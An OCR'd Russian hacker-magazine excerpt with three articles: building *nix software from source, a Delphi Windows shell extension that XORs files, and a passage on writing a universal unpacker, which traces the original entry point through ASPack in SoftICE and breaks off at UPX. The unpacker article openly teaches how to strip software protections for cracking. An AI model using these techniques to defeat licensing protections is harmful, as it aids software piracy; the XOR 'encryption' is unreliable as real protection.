Компиляция программы всегда начинается с чтения инструкции. Заходим на главный сайт, находим, где у них download, скачиваем changelog (changes, what's new, readme) и вдумчиво читаем. Чем отличается наша версия от этой, и нужны ли нам все эти нововведения или нет? Практика показывает, что большинство программ останавливается в своем развитии еще на начальной стадии, а затем «жиреет», наращивая избыточную функциональность, двигаясь по пути Microsoft. Не будем гнаться за модой, стремясь использовать последние версии программ только потому, что они «последние». Программа — это не игрушка! Это — инструмент! Даже небольшие изменения интерфейса или особенностей поведения зачастую приводят к снижению производительности труда. Хороший хакер работает с клавиатурой, как заправский пианист, — пальцы так и летают. Все движения заучены наизусть, и переучиваться во имя новой версии никто не будет, если, конечно, эта версия не содержит чего-то действительно необходимого.

Пользователи в этом отношении более прогрессивны и качают все, что только попадает в их поле зрения. Существует предубеждение, что лучше всего скачивать стабильные ветви (stable) или релизы (release), — дескать, они работают намного надежнее экспериментальных альфа/бета-версий. Какая-то доля правды в этом есть, но в общем случае дела обстоят не совсем так. Стабильные версии выходят достаточно редко. За это время в них находят баги, которые планомерно устраняются в промежуточных версиях со статусом «нестабильные». В промежутках между битвами с багами разработчики добавляют новые функциональные возможности или расширяют уже существующие.

Инструкция молодого бойца

Исходные тексты обычно распространяются в архивах, упакованных популярными архиваторами типа gzip или bzip2, реже — в виде CVS-дерева. CVS (Concurrent Version System) — одна из самых популярных систем управления версиями, позволяющая нескольким программистам работать над одним проектом. Она не только отслеживает изменения, синхронизуя файлы всех участников, но и разграничивает привилегии, кто и куда может писать. Анонимные пользователи, не участвующие в проекте, имеют доступ «только к чтению».

Чтобы начать работать с CVS-деревом, необходимо залогиниться на удаленную систему под anonymous'ом (CVS-клиент в подавляющем большинстве *nix-дистрибутивов уже установлен), а затем выполнить CVS-команду checkout для получения исходного кода (в данном случае — эмулятора BOCHS):

```
$ cvs -d:pserver:anonymous@cvs.bochs.
sourceforge.net:/cvsroot/bochs login
 (Logging in to anonymous@cvs.bochs.
sourceforge.net)
 CVS password: (there is no password, just press
Enter)

$ cvs -z3 -d:pserver:anonymous@cvs.bochs.
sf.net:/cvsroot/bochs checkout bochs
 cvs server: Updating bochs
 U bochs/.bochsrc
 U bochs/.conf.AIX.4.3.1
 U bochs/.conf.beos-x86-R4
 U bochs/.conf.macos
 U bochs/patches/patch.seg-limit-real
```

Даже на выделенных линиях вся процедура может занять уйму времени, так как файлы передаются в слабосжатом состоянии (особенно, если используется метод pserver, а не ext с компрессией ssh), а докачка поддерживается лишь частично: файлы, скачанные целиком, при неожиданном разрыве связи повторно не передаются, но незаконченные файлы начинают скачиваться сначала. При частых разрывах связи это создает жуткий напряг.

Так какой же тогда смысл возиться с CVS? Не проще ли (быстрее, дешевле) воспользоваться готовым архивом? Однозначного ответа вопрос не имеет. Начнем с того, что некоторые программы распространяются только через CVS. Архив, если и выкладывается, зачастую содержит не все файлы или не обновляется месяцами. С другой стороны, при выходе новой версии весь архив приходится перекачивать от начала до конца (а это опять мегабайты), в то время как CVS-клиент забирает только реально измененные файлы, что существенно экономит трафик.

Патч патчу рознь

Большинство программистов создают патчи с помощью утилиты diff (см. man diff), получившей свое название в результате сокращения английского слова difference — «разница». Эта штука построчно сравнивает файлы, отображая только реальные изменения. Знак «-», стоящий впереди, означает, что данная строка была удалена, а «+» — добавлена. Имя файла предваряется тройным «---»/«+++» и, как правило, все изменения дистрибутива для удобства собраны в одном diff'е. Файлы изменений обычно имеют расширение «.diff» или «.patch», но даже без расширения их легко отождествить визуально. Пример создания патча:

```
$ diff -pruN оригинальный_файл.c модифицированный_файл.c > my.patch
```

Наложить diff-патч можно, в принципе, и вручную. Более элегантный способ — использовать утилиту patch (см. man patch), полностью автоматизирующую этот процесс. В общем случае ее вызов выглядит так:

```
$ cd progname
$ patch -p1 < ~/my.patch
```

Здесь «my.patch» — имя diff-файла, а «p1» — уровень вложенности. Номер <1> означает, что мы вызываем patch из основного каталога программы.

Установка патча — обратимая операция, и при желании его можно удалить, воспользовавшись ключом «-R0», возвращающим все измененные строки на место. Также обрати внимание на ключ «-b», создающий резервные копии измененяемых файлов.

Приступаем к сборке

Начнем с того, что в отличие от мира Windows, где программа устанавливается/собирается путем запуска setup.exe или nmake.exe, в *nix процесс сборки начинается... с чтения документации! Читать документацию обязательно! Даже если сборка с настройками по умолчанию пройдет без сучка и задоринки, то полученная конфигурация может быть неоптимальной.

Обычно к исходным текстам прилагается файл install или readme. Если же ничего подобного в архиве нет (как в случае с BOCHS), ищем инструкцию по сборке на официальном сайте. В клинических случаях инструкция находится внутри файлов configure и makefile.

Напомню, что типовой порядок сборки большинства программ выглядит следующим образом:

```
$ ./configure
$ make
# make install
```

Файл configure представляет собой достаточно сложный скрипт, анализирующий текущую конфигурацию, распознающий нынешнюю платформу, определяющий наличие всех необходимых библиотек и управляющий опциями сборки (какие фичи включать, а какие — нет). Результатом его работы становится сгенерированный makefile, который и собирает (компилирует, линкует) программу воедино.

Некоторые конфигураторы имеют продвинутый интерфейс и работают в интерактивном режиме, но это не правило, а скорее приятное исключение. Гораздо чаще опции сборки задаются через ключи командой строки или даже путем правки самого конфигурационного файла.

Сборка с настройками по умолчанию гарантирует, что программа соберется правильно и, может быть, даже заработает, однако поддержки нужных нам режимов там может и не быть. В частности, уже не раз упомянутый Bochs в дефолтном режиме собирается без эмуляции SoundBlaster'a, без сетевой карты, без sse/mmx, без x86-64, без интегрированного отладчика и без оптимизации скорости выполнения виртуального кода. Вот такой ущербный эмулятор получается! Можно, конечно, бездумно активировать все опции, но это не лучшая идея. Во-первых, многие опции конфликтуют друг с другом, а во-вторых, дополнительные компоненты не только увеличивают размер откомпилированного файла, но и замедляют скорость работы программы. Поэтому, составляя «меню», необходимо быть очень внимательным и предусмотрительным.

В частности, заставить BOCHS поддерживать x86-64 вместе с интегрированным отладчиком можно так:

```
$ ./configure --enable-x86-64 --enable-debugger
```

А что делать, если в документации никакого упоминания о сборочных опциях вообще нет (или нас терзают смутные сомнения, что это описание неполное)? Тогда открываем configure в своем любимом текстовом редакторе и смотрим опции «прямым текстом». Если нам повезет, то рядом с ними будут и комментарии. Как вариант, можно набрать «./configure --help» — авось что-то мяукнет в ответ.

Некоторые программы (например, hex-редактор biew) вообще не имеют configure-файла. Это значит, что настраивать программу придется вручную путем редактирования makefile. Звучит намного сложнее, чем выглядит. Структура makefile довольно проста и фактически представляет собой последовательность команд и переменных. Вот переменными-то мы и будем управлять! Перечень возможных значений обычно содержится тут же, в комментариях.

Фрагмент make-файла с различными опциями:

```
TARGET_PLATFORM=i686
TARGET_OS=unix
HOST_CFLAGS=-DHAVE_SSE
```

/5/

/5/ diff-патч
можно скачать или взять на диске

Нужно заранее подготовить себя к тому, что часть переменных окажется привязанной к окружению автора (будет содержать абсолютные пути к целевым каталогам, подключаемым файлам, библиотекам и т.д.) или же вовсе окажется не инициализирована, и в этом случае мы должны будем задать их самостоятельно. Некоторые make-файлы управляются через переменное окружение, которое опять-таки нам необходимо задать перед компиляцией, например:

```
PDCURSES_HOME =$(PDCURSES_SRCDIR)
```

И вот торжественный момент! Все опции настроены, и мы с замиранием сердца пишем «make». Процесс сборки начался! Стоит отметить, что довольно часто компиляция прерывается сообщением об ошибке. Что делать? Главное — не паниковать, а прочитать «ругательное» сообщение, перевести его на русский язык и проанализировать. Чаще всего программе не хватает какой-нибудь библиотеки или заголовочного файла. Вообще-то, это должен был выявить конфигуратор (если только он есть), но скачать недостающие компоненты при наличии Интернета — не проблема. Знать бы только, что именно надо скачать! К сожалению, далеко не всегда makefile сообщает «официальное» название библиотеки. Чаще всего нам просто говорят: «Отсутствует файл super-puper-zip.h». Не беда! Запускаем поисковик, вводим имя файла и смотрим, какому пакету он принадлежит и откуда его можно download'ить.
Также неплохо сходить на форум поддержки или просто «закинуть» сообщение об ошибке в google. Ведь не одни же мы с ней столкнулись! А раз так, то этот вопрос должен обсуждаться на различных форумах, которые наверняка предоставят нам ответ. Если это не поможет — читаем документацию еще раз, обращая внимание на то, какие библиотеки и системные компоненты должны быть установлены, или пробуем поиграть с опциями сборки, отключая все, что только можно отключить.
Хуже, когда сталкиваешься с грубыми ошибками самих разработчиков. Ведь make-файлы тоже люди пишут и далеко не на всех платформах их тестируют. Если так — попробуй связаться с разработчиками или собери программу другим компилятором (другой версией компилятора).

Невесомые бинарики

По умолчанию большинство программ собирается с отладочной информацией, что существенно упрощает отладку, но вместе с тем увеличивает размер. Поскольку дебаггинг чужих программ не входит в наши планы, отладочную информацию лучше убрать. Это можно сделать либо на стадии конфигурации, например «./configure --disable-debug», либо «вырезать» ее из elf-файла «вживую», пропустив его через штатную утилиту strip. Но прежде чем это делать, запустим программу file и посмотрим, что собой представляет подопытная программа. Вот, например, BOCHS:

```
$ file bochs
bochs: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), for GNU/Linux 2.2.0,
dynamically linked (uses shared libs), not stripped
```

Ага, «not stripped». Вот почему BOCHS занимает целых 9 Мб! Берем в руки скальпель, и с помощью утилиты strip удаляем отладочную информацию из файла:

```
$ strip bochs
```

Файл сразу же худеет до 1 Мб, сокращая свой объем в девять раз, причем без какой бы то ни было потери функциональности!

Инсталляция во сне и наяву

Откомпилированная программа, как правило, еще не готова к работе. Нам предстоит еще много дел: удалить промежуточные файлы, созданные в процессе компиляции (библиотеки, объектные файлы), настроить конфиги, рассортировать файлы данных по своим директориям, а при необходимости изменить системные настройки. За это отвечает команда «make install», однако далеко не во всех программах она реализована. Взять, например, хотя бы тот же biew.
С другой стороны, автоматическая инсталляция — это рулетка. Все мы знаем, во что способен превратить систему кривой setup.exe. Поэтому прежде чем набирать «make install», неплохо бы заглянуть в секцию «install:» нашего makefile и посмотреть, что она собирается делать. Вдруг нас это не устроит?
Можно попробовать дать команду «make uninstall», удаляющую программу из системы. Однако в подавляющем большинстве случаев она не реализована.
Существует такая полезная шутка, как CheckInstall (checkinstall.izto.org). Это бесплатно распространяемая утилита, трассирующая «make install» на виртуальной машине и автоматически генерирующая полноценный «дистрибутив» любого типа: Slackware, RPM или Debian-совместимый пакет, устанавливаемый в систему соответствующим менеджером инсталляций, который всегда может сделать корректный uninstall, даже если он не был предусмотрен автором программы. Просто вместо «make install» мы должны написать «checkinstall» и немного подождать.
Кстати говоря, большинство инсталляторов помещают программы в каталог */usr/local/bin*, что не всем нравится. Правильные конфигураторы поддерживают ключ «--prefix», позволяющий устанавливать программы куда угодно, например в «./configure --prefix=/opt», а неправильные заставляют нас делать это своими руками.

Заключение

Вот, оказывается, какой нетривиальный процесс! Чудес не бывает! Тупая перекомпиляция только вредит и работает хуже готовой «официальной» сборки. Ручная компиляция — это дверь в мир практически неограниченных возможностей, однако попасть в него может только тот, кто не боится сложностей, готов совершать ошибки и умеет работать с документацией.

Рейтинг системной альтернативы

Если посмотреть на статистику использования ОС на серверах, ситуация будет очень простая: половина админов (45%) доверяет FreeBSD. Linux, Windows и Solaris делят между собой 52% админских симпатий. А вот оставшиеся три процента поделили системы, о которых ты, может быть, даже и не слышал.




39%

OpenBSD
Мегасекурная система, баги в которой находят очень редко. Но устанавливать ее на загруженные серверы никто не спешит — работает медленно.



17%

BSDi
Настоящая экзотика: коммерческий дистриб для x86 с поддержкой функций по мониторингу состояния железа.



11%

AIX
Системой занимается IBM: ее устанавливают в научных центрах для распараллеливания вычислений (на уровне ядра реализован протокол MPI).



19%

NetBSD
Пару лет назад была очень модной операционкой. Легко встает на любое железо и годится для разнообразных экспериментов.



9%

SCO
В эту категорию попали две системы: FreeSCO (маленький дистрибутив на базе Linux) и дистрибутив от SCO Group (компания, судящаяся с производителями Linux).



3%

Irix
Специальная система, работающая на железе SGI — используется для обработки трехмерной графики и видеопотоков.



2%

HP-UX&Other
Сюда входят и закрытая HP-UX, и Apple'овская MacOS, и даже древний DigitalUnix под Alpha64. Чего только не повстречаешь в сетях ВУЗов!



АЛЕКСЕЙ СОКОЛОВ AKA AGGRESSOR
/ PASCAL@HOTMAIL.RU /

Расширь контекст

Расширение системного контекстного меню Windows

РАСШИРЕНИЕ ОБОЛОЧКИ — МОЩНЫЙ ЭЛЕМЕНТ WINDOWS, ПОЗВОЛЯЮЩИЙ РАЗРАБОТЧИКУ СОЗДАВАТЬ УДОБНЫЕ ДЛЯ ПОЛЬЗОВАТЕЛЯ ПРИЛОЖЕНИЯ. ТЫ ПОСТОЯННО ВСТРЕЧАЕШЬСЯ С РАЗНЫМИ ЕГО ПРОЯВЛЕНИЯМИ: С НОВЫМИ ПУНКТАМИ КОНТЕКСТНОГО МЕНЮ, «ПРОВЕРИТЬ» — У АНТИВИРУСА, «EXTRACT» — У WINRAR, НОВЫЕ ТУЛБАРЫ В ПАНЕЛИ ЗАДАЧ И Т.Д.

В этом материале я покажу, как легко с помощью Delphi создать свои расширения, добавив пункт «Зашифровать» к контекстному меню всех файлов.





COM-объекты

Начнем мы, пожалуй, с того, что любое расширение оболочки реализуется с помощью COM-объекта. COM или Component Object Model (Модель Многокомпонентных Объектов) является основой для технологий ActiveX и OLE. COM определяет API и двоичные стандарты для связи объектов, не зависящих от языка программирования или платформы. COM-объект имеет один или несколько интерфейсов, которые, по сути, представляют собой таблицы функций, связанных с этим объектом. COM определяет стандарты для расположения в памяти функций объектов — они располагаются в виртуальных таблицах. Описание каждой виртуальной таблицы в языке программирования называется интерфейсом. Все COM-интерфейсы неясно выведены из интерфейса IUnknown, который в модуле System определен так:

```
type
 IUnknown = interface
  ['{00000000-0000-0000-C000-000000000046}']
   function QueryInterface (const IID: TGUID; out
Obj): Integer; stdcall;
  function _AddRef : Integer; stdcall;
  function _Release: Integer; stdcall;
end;
```

Встречаются следующие расширения оболочки:

- Обработчики контекстных меню реализуются двумя интерфейсами: IContextMenu и IShellExtInit, которые позволяют добавлять новые пункты в контекстное меню файловых объектов оболочки.
- Обработчики перемещений реализуются интерфейсом ICopyHook. Они позволяют контролировать и отменять копирование, перемещение, удаление и переименование.
- Обработчики перетаскивания правой кнопкой мыши реализуются, как и обработчики контекстных меню, двумя интерфейсами: IContextMenu и IShellExtInit, но они добавляют новый пункт в контекстное меню, которое появляется при перетаскивании объекта в новое место с помощью правой кнопки мыши.
- Обработчики страниц свойств реализуются интерфейсами IShellPropSheetExt и IShellExtInit. Они позволяют добавлять новые страницы в диалоговые окна свойств файлов.
- Обработчики пиктограмм реализуются интерфейсами IExtractIcon и IPersistFile. Этот обработчик позволяет присваивать одному типу файлов различные пиктограммы.
- Обработчики цели реализуются интерфейсами IDropTarget и IPersistFile. Определяют действия оболочки при перетаскивании одного объекта оболочки на другой.

Нам же сегодня потребуется только обработчик контекстных меню. Чтобы добавить свой пункт в меню, необходимо создать COM-объект. Он будет реализован в виде динамически подключаемой библиотеки, в основе которой лежат два интерфейса: IShellExtinit и IContextMenu. Прежде всего, после вызова контекстного меню, обработчик должен быть инициализирован. Делается это при помощи интерфейса IShellExtinit, у которого только один метод Initialize. Сразу после инициализации происходит вызов TContextMenu.QueryContextMenu (Menu: HMENU; indexMenu, idCmdFirst, idCmdLast, uFlags: UINT): hResult — он добавляет новый пункт в меню. Параметры этого метода означают:


- Menu — дескриптор системного меню.
- IndexMenu — номер строки меню, в которую следует вставить пункт.
- IdCmdFirst,IdCmdLast — диапазон допустимых значений для идентификаторов вставляемых пунктов меню.
- uFlags — набор флагов.

Далее идет вызов метода TContextMenu.GetCommandString(idCmd, uType: UINT; pwReserved: PUINT; pszName: LPSTR; cchMax: UINT): HRESULT. Этот метод предназначен для получения подсказки для конкретной команды меню. Параметры:

- idCmd — идентификатор пункта меню, соответствующий IdCmdFirst.
- uType запрашивает тип информации: GCS_VERB или GCS_HELPTEXT.
- pwReserved забронирован.
- pszName определяет буфер-строку.
- cchMax определяет размер буфера.

Когда происходит нажатие нашего пункта, то вызывается ContextMenu.InvokeCommand, в котором мы опишем, что должно происходить. Параметром этого метода является лишь запись типа TCMInvokeCommandInfo. Вот поля записи:

- cbSize определяет размер структуры sizeof (TCMInvokeCommandInfo)).
- hwnd определяет окно, которое будет вла-



/1/ Зашифровать
Как видишь, новый пункт появился

/2/ Сорцы
Процесс работы над проектом в Delphi

Уникальные идентификаторы. GUID представляет некоторое 128-разрядное целое число, используемое в технологии COM для уникальной идентификации интерфейсов. GUID генерируется при помощи API-функции CoCreateGUID(), а алгоритм генерации нового GUID основывается на комбинации следующей информации: текущая дата и время, частота процессора, номер сетевой карты. Если на компьютере установлена сетевая карта, то сгенерированный на этом компьютере GUID будет действительно уникальным, так как уникальность сетевой карты гарантируется встроенным в нее глобальным идентификатором (ID). Если же на компьютере нет сетевой карты, то ее номер можно заменить другим, синтезировав его с помощью параметров другого установленного в компьютере оборудования.

дельцем всех окон.

- fMask определяет, заданы или нет параметры dwHotkey/hicon.
- lpVerb определяет вызываемую команду.
- lpParameters — параметры (опция).
- lpDirectory — рабочая папка (опция).
- nShow — флаг передаваемый howWindow (SW_*).
- dwHotKey — горячая клавиша, ассоциированная с приложением после вызова (опция).
- hIcon определяет иконку (опция).
- hMonitor определяет монитор по умолчанию (опция).

Мы рассмотрели все методы двух интерфейсов, необходимых нам непосредственно для создания COM-объекта, но, чтобы он заработал, нам нужно его еще зарегистрировать. Для этого нужно создать такие значения в реестре:

1.HKEY_CLASSES_ROOT\CLSID\{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx} регистрирует наш COM-сервер.

2.HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers\ContMenu\CLSID, вместо CLSID — наш номер. Эта запись указывает на то, какие типы файлов будет вызывать наш обработчик (в данном случае * — для любого файла).

3.HKEY_LOCAL_MACHINE\Software\Micro-soft\Windows\CurrentVersion\Shell Extensions\Approved — это значение разрешает использовать нашу DLL и погружает ее в ОЗУ сразу же после первого вызова.

Шифруем

Я не стал заморачиваться над описанием сложных криптоалгоритмов и решил, что отпимальнее всего будет просто заксорить файл. Алгоритм шифрующей процедуры в этом случае нарисовался такой: открываем файл, считываем один байт, ксорим его и записываем на то же место. В итоге мы получим файл той же длины, с тем же названием, но другого содержания. Чтобы получить исходный файл, нам нужно просто проксорить его еще раз. Да, кстати, так как мы будем все это делать для нетипизированных файлов, то для записи/чтения нужно использовать процедуры BlockRead и BlockWrite. Работать с ними не сложнее, чем с обычными функциями ввода/вывода. Смотри:

Шифрующая процедура

```
procedure Shifr (FFileName: string);
// FFileName — это имя шифруемого файла
var
 F: File;
 BRead, BWritten, TotalRead : Integer;
 Buf: Byte;
begin
 AssignFile(F,FFileName);
 Reset(F,1); // открываем для чтения/записи
 try
  TotalRead:=0; // количество прочитанных байт
  repeat
   // считываем в Buf 1 байт из F
   BlockRead(F,Buf, 1, BRead);
   if BRead > 0 then
   begin
    // ставим указатель перед последним
    seek(F,TotalRead); // прочитанным байтом
    Buf:=Buf xor 7;   // ксорим и записываем байт
    BlockWrite(F,Buf, BRead, BWritten);
    if BRead <> BWritten then
     raise Exception.Create('Ошибка!')
    else begin
     TotalRead:= TotalRead + BRead;
    end;
   end;
  until BRead=0;
 finally
 CloseFile(F);
end;
```


Реализуем все прочитанное

Теперь мы разобрали все необходимое, поэтому я предлагаю открыть пример расширения контекстного меню из поставки Delphi (Borland\Delphi7\Demos\ActiveX\ShellExt\contmenu.dpr) и отредактировать его. Для начала в Class_ContextMenu изменим значение TGUID на любое другое.

В TContextMenu.QueryContextMenu пункт InsertMenu 'Compile...' меняем на название нашего пункта, то есть «Зашифровать». Далее идет GetCompilerPath. Эту функцию благополучно удаляем, и на ее место вставляем нашу — Shifr. Как известно, TContextMenu.InvokeCommand выполняется после нажатия на наш пункт в меню, поэтому мы здесь напишем только Shifr (FFileName), а остальное удалим :). Ну, с TContextMenu.GetCommandString тоже все ясно, так что оставляем без изменений. А вот TContextMenuFactory.UpdateRegistry нужно подправить: просто меняем все пути в реестре на свои. Вот и все, делать больше нечего... Теперь компилируем и получившуюся DLL кидаем, например, в C:\WINDOWS\system32. А что дальше? А дальше запускаем cmd, набираем Regsvr32 C:\WINDOWS\system32\ContMenu.dll — и наше расширение готово к работе! Для того чтобы отменить регистрацию, достаточно выполнить Regsvr32 /u C:\WINDOWS\system32\ContMenu.dll.

Открываем любую папку, щелкаем по любому файлу и любуемся новым пунктом в меню!

Вот таким несложным образом можно добавить свой пункт в любой тип файлов. А если хочется и иконку добавить рядом с пунктом (как у WINRAR), то для этого нужно использовать не только IContextMenu, но и IContextMenu3.



КРИС КАСПЕРСКИ

Универсальный распаковщик

Разработка универсального распсковщика: алгоритм

Самый банальный взлом какой-нибудь программы происходит по принципу: скачал распаковщик, распаковал, взломал. Однако разработчики не совсем дебилы и в состоянии предсказать подобный ход событий. Именно поэтому они стараются использовать такие защиты и упаковщики, под которые еще не написан соответсвующий крэкерский софт. Спасают хакеров универсальные утилиты.

ОБОБЩИВ СВОЙ ОПЫТ БОРЬБЫ С УПАКОВЩИКАМИ, КРИС ПРЕДЛАГАЕТ АЛГОРИТМ УНИВЕРСАЛЬНОГО РАСПАКОВЩИКА, ПРОБИВАЮЩЕГО 99% ЗАЩИТ.



В поисках OEP

Создание универсального распаковщика начинается с алгоритма определения OEP (Original Entry Point — Исходная Точка Входа), отслеживающего момент завершения распаковки с последующей передачей управления «программе-носителю». Это самая сложная часть универсальных распаковщиков, поскольку определить исходную точку входа в общем случае невозможно. Вот и приходится прибегать к различным ухищрениям.

Чаще всего для этого используется пошаговая трассировка, которой упаковщик/протектор чаще всего легко противостоит.

Проблему не решают и трассеры нулевого кольца. Справиться с ними с прикладного уровня (а большинство упаковщиков/протекторов работают именно на нем) практически невозможно, однако разработка подобного трассера зачастую оказывается непосильной задачей для начинающих.

И хотя в распоряжении автора имеются исходные тексты великолепного трассера, разработанного группой Володи с WASM'a, я решил пойти другим путем, ограничившись только аппаратными точками останова, для установки которых прибегать к написанию драйвера совершенно не обязательно. В «Записках мыщъха», электронную копию которых можно свободно утянуть с ftp://nezumi.org.ru, показано, как сделать это с прикладного уровня, даже без прав администратора! На первом этапе в качестве основного экспериментального средства мы будем использовать «Блокнот», пожатый различными упаковщиками, и знаменитый отладчик SoftICE.

Дамп живой программы

Самый простой (и самый популярный) способ борьбы с упаковщиками — снятие дампа после завершения распаковки. Дождавшись появления главного окна программы, хакер сбрасывает ее дамп, преобразуя его в исполняемый файл. Иногда он работает, иногда — нет. Попробуем разобраться почему. Возьмем классическое приложение «Блокнот» из поставки NT и попробуем снять дамп с помощью одного из двух лучших дамперов: Proc Dump или Lord PE Deluxe.

Процесс проходит успешно, и образовавшийся файл как бы даже запускается, но… оказывается не вполне работоспособным: исчез заголовок окна и все текстовые сообщения в диалогах! Если мы не сумели сдампить «Блокнот», то с настоящими защитами нам и вовсе не справиться. Давай попробуем разобраться почему.

Расследование показывает, что исчезнувшие текстовые строки хранятся в секции ресурсов и поэтому обрабатываются функцией LoadString. Загружаем оригинальный notepad.exe в IDA Pro и находим цикл, считывающий строки посредством функции LoadStringW (суффикс 'W' означает, что мы имеем дело с уникодовыми строками).

Ага, вот он! Рассмотрим его повнимательнее. Я уверяю: тут есть чему поучиться:

Хитро оптимизированный цикл чтения строковых ресурсов

```
01004825h        mov ebp, ds:LoadStringW
; ebp — указатель на LoadStringW
0100482Bh        mov edi, offst off_10080C0
; указатель на таблицу ресурсов
01004830h
01004830h loc_1004830:
01004830h        mov eax, [edi]
; грузим очередной указатель на uID в eax
01004832h        push ebx
; nBufferMax (максимальная длина буфера)
01004833h        push esi
```







/1/ Lordpe deluxe
снятие дампа с работающего «Блокнота»

/2/ Notepade
нормально работающий «Блокнот» (сверху) и тот же самый «Блокнот» после снятия дампа — все текстовые строки исчезли

```
; lpBuffer (указатель на буфер)
01004834h        push dword ptr [eax]
; передаем извлеченный uID функции
01004836h        push [esp+0Ch+hInstance]
; hInstance
0100483Ah        call ebp ; LoadStringW
; считываем очередную строку из ресурса
0100483Ch        mov ecx, [edi]
; грузим тот же самый uID в ecx
0100483Eh        inc eax
; увеличиваем длину считанной строки на 1
0100483Fh        cmp eax, ebx
; строка влезает в буфер?
01004841h        mov [ecx], esi
; сохраняем указатель на буфер поверх
; старого uID (он больше не понадобится)
01004843h        lea esi, [esi+eax*2]
; позиция для следующей строки в буфере
01004846h        jg short loc_100488B
; если буфер кончился, то это облом
01004848h        add edi, 4
; переходим к следующему uID
0100484Bh        sub ebx, eax
; уменьшаем свободное место в буфере
0100484Dh        cmp edi, offst off_1008150
; конец таблицы ресурсов?
01004853h,       jl short loc_1004830
; мотаем цикл, пока ресурсы не закончились
```

В переводе на русский, это звучит так: «Блокнот берет очередной идентификатор строки из таблицы ресурсов, загружает строку, размещая ее в локальном буфере, и сохраняет полученный указатель на строку поверх… самого идентификатора, который уже не нужен!» Классический трюк с повторным использованием освободившихся переменных, известных еще со времен первых PDP, если не раньше. А вы все Microsoft ругаете! «Блокнот» писал неглупый хакер, бережно относящийся к системным ресурсам и, в частности, к памяти. Для нас же это в первую очередь означает, что снятый с «живой» программы дамп будет неполноценным. Вместо реальных идентификаторов строк в секции ресурсов содержатся указатели на память, указывающие в «космос»! Ведь при повторном запуске «Блокнота» листинг 1 уже не срабатывает.

Во многих программах встречается конструкции вида:

«защита» от дампинга живых программ
```
void *p=0;
// глобальная переменная
if (!p) p = malloc(BUFF_SIZE);
```

Очевидно, если сдампить программу после завершения строки с «if», то глобальная переменная p будет содержать указатель, доставшийся ей в «наследство» от предыдущего запуска, однако соответствующий регион памяти выделен не будет, и программа либо рухнет, либо залезет в чужие данные, устроив там настоящий переполох!

Сформулируем главное правило: дампить программу можно только в точке входа! Остается разобраться, как эту точку входа отловить.

Универсальный пример поиска OEP

Вот мы и подобрались к самому интересному и универсальному способу определения OEP, который к тому же легко автоматизировать. Упаковщик (даже если он не совсем корректный) просто обязан после распаковки восстановить стек, в смысле вернуть регистр ESP на место, под которым будет первичный фильтр структурных исключений, установленный системой по умолчанию. Некоторые упаковщики еще восстанавливают и регистры, но делать это в общем-то и не обязательно.

Возьмем, к примеру, тот же ASPack и посмотрим в его начало:

Точка входа в распаковщик ASPack
```
:u eip
01010001        PUSHAD
01010002        CALL 0101000A
01010007        JMP 465E04F7
0101000C        PUSH EBP
0101000D        RET
```

Замечательно! Первая же команда сохраняет все регистры в стеке. Очевидно, что непосредственно перед передачей управления на OEP они будут восстановлены командой POPA, выполнение которой очень легко отследить, установив точку останова на двойное слово, лежащее выше верхушки стека: «bpm esp - 4».

Результат превосходит все ожидания:

Передача управления на OEP
```
010103AF        POPAD
; на этой команде отладчик всплывает
010103B0        JNZ 010103BA
010103B2        MOV EAX,00000001
010103B7        RET 0000C
010103BA        PUSH 1006420
; передача управления на OEP
010103BF        RET
```

Распаковав программу, ASPack заботливо выталкивает сохраненные регистры из стека, вызывая всплытие отладчика, и мы видим тривиальный код, передающий управление на OEP «классическим» способом через PUSH offset OEP/RET. Поиск исходной точки входа не занял и десятка секунд! Ну разве не красота? А теперь возьмем UPX и проверим, удастся ли нам провернуть этот трюк и над ним? Ведь мы же претендуем на универсальный пример!

Так начинается UPX
```
01011710        PUSHAD
```

